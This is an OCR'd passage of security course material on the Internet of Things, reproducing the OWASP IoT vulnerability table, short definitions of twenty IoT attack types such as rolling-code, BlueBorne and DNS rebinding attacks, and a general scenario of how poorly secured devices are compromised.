
The OWASP IoT vulnerabilities are given below:

Vulnerability	Attack Surface	Description
1. Username Enumeration	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to set account passwords to “1234” or “123456”, for example Usage of pre-programmed default passwords
3. Account Lockout	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	Device Network Services	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers

5. Two-factor Authentication	▪ Administrative Interface ▪ Cloud Web Interface ▪ Mobile Application	▪ Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. Poorly Implemented Encryption	▪ Device Network Services	▪ Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	▪ Update Mechanism	▪ Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	▪ Update Mechanism	▪ Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	▪ Device Network Services	▪ Service can be attacked in a way that denies service to that service or the entire device
10. Removal of Storage Media	▪ Device Physical Interfaces	▪ Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	▪ Update Mechanism	▪ No ability to manually force an update check for the device
12. Missing Update Mechanism	▪ Update Mechanism	▪ No ability to update the device
13. Firmware Version Display and/or Last Update Date	▪ Device Firmware	▪ Current firmware version is not displayed and/or the date of last update is not displayed
14. Firmware and Storage Extraction	▪ JTAG/SWD Interface ▪ In-Situ Dumping ▪ Intercepting an Over-the-Air (OTA) Update ▪ Downloading from the Manufacturer's Web Page ▪ eMMC Tapping ▪ Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	▪ Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys

15. Manipulating the Code Execution Flow of the Device	▪ JTAG/SWD Interface ▪ Side-Channel Attacks like Glitching	▪ With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls ▪ Side-channel attacks can also modify the execution flow or can be used to leak interesting information from the device
16. Obtaining Console Access	▪ Serial Interfaces (SPI/UART)	▪ By connecting to a serial interface, we can obtain full console access to a device ▪ Usually, security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed
17. Insecure Third-Party Components	▪ Software	▪ Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18.3: IoT vulnerabilities



IoT Threats

- IoT devices on the Internet have very few security **protection mechanisms** against various emerging threats
- Attackers often exploit these **poorly protected devices** on the Internet to cause physical damage to the network, to wiretap the communication, and to **launch disruptive attacks** such as DDoS

IoT Threats

01 **DDoS Attack**
02 **Attack on HVAC Systems**
03 **Rolling Code Attack**
04 **BlueBorne Attack**
05 **Jamming Attack**
06 **Remote Access using Backdoor**
07 **Remote Access using Telnet**
08 **Sybil Attack**
09 **Exploit Kits**
10 **Man-in-the-Middle Attack**
11 **Replay Attack**
12 **Forged Malicious Device**
13 **Side Channel Attack**
14 **Ransomware**
15 **Client Impersonation**
16 **SQL Injection Attack**
17 **SDR-Based Attack**
18 **Fault Injection Attack**
19 **Network Pivoting**
20 **DNS Rebinding Attack**


IoT Threats

IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.

Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.

- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.
- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., “side channels”, from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking the user’s files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim’s router using a malicious JavaScript code injected on a web page.



Hacking IoT Devices: General Scenario

Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.

